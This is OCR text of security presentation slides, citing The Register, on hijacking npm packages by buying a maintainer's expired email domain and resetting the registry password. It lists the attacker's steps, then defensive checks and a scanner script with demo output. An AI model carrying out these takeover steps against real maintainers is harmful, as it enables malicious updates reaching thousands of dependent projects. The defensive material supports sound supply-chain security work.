
Tue 10 May 2022 // 22:36 UTC


Credits: The Register.

36,000 dependant projects

Example of a package on which 36K+ projects depends.




36,000
dependant
projects
Package
Expired
Domain
Software
Registry
Account
Email
Maintainer(s)


36,000
dependant
projects
Package
Expired
Domain
Software
Registry
Account
Email
Attacker

Process - Attacker’s perspective

- Attacker looks for the maintainer(s) of a target package.
- Attacker takes out a maintainer(s) email address(es).
- He/she would see whois data of the domain(s) of the email address(es).
- If the domain is expired he would buy that domain.
- Create and email inbox same to that of victim.
- Forgot password on software registry.
- Create malicious updates and so on.

Defensive strategy for projects or companies

npm packages

The Register®

How to find NPM dependencies vulnerable to account hijacking

Security engineer outlines self-help strategy for keeping software supply chain safe

Thomas Claburn

Mon 23 May 2022 // 07:58 UTC


Following the recent disclosure of a technique for hijacking certain NPM packages, security engineer Danish Tariq has proposed a defensive strategy for those looking to assess whether their web apps include dependencies tied to subvertable email domains.

Credits: The Register.

Defensive strategy for projects or companies

Manually

- List down all the packages that your company is using or use the pre-organized lists within your codebase.
- Query each package for the below command for the maintainer(s) email address(es). (this needs npm installation in CLI).



Defensive strategy for projects or companies

Manually

- Now you would have output containing email addresses. Copy that output.
- Separate the email addresses and separate the list of all the domains.
- Run Whois on all the domains and you would find out if any domain is expired.
- Third-party tools like email identifier. from the bulk data and email validators could be used

Defensive strategy for projects or companies


Automated

- Mostly, hundreds of packages are used by a single org.
- Preferable to repeat this on regular basis.
- Cron-job could be implemented with this to keep your codebase secure from this attack vector too!
- These were the motivations behind sharing this automated script.

Defensive strategy for projects or companies

Automated

- Wrote a mini tool which could identify the takeoverable packages in your codebase for you.



Defensive strategy for projects or companies

Automated - Demo


- Install it. - could be accessible @ https://github.com/Splint3r7/npm-account-hijacking-scanner
- Test out a single package with the following command. bash npm-account-hijacking.sh -p package_name_here

```
hassankhan@Hassans-MacBook-Air ~/tools/npm-account-hijacking-scanner$ bash npm-account-hijacking.sh -h
[+] Useage:     ./npm-checker.sh -p <package name>
[+] Useage:     ./npm-checker.sh -f <list of package names>
hassankhan@Hassans-MacBook-Air ~/tools/npm-account-hijacking-scanner$ bash npm-account-hijacking.sh -p express
[+] Checking NPM Package: express
[✔] Secure Host -> [gmail.com]
[✔] Secure Host -> [s[redacted].com]
```

Defensive strategy for projects or companies

Automated - Demo

- Whole list of your packages could be scanned with the below command. Compile a list in your file “packages.txt”.
- bash npm-account-hijacking.sh -f packages.txt



Research – world-wide-how

- In this research, it was a motivation to found out what's the security posture of packages in general. (against the account takeover possibilities).
- World-Wide-Scan
- Packages were collected from the publicly available sources.
- Crafted and modified scripts + our high RAM servers and budget were utilized to conduct this research.

$ /usr/local/bin/whoami

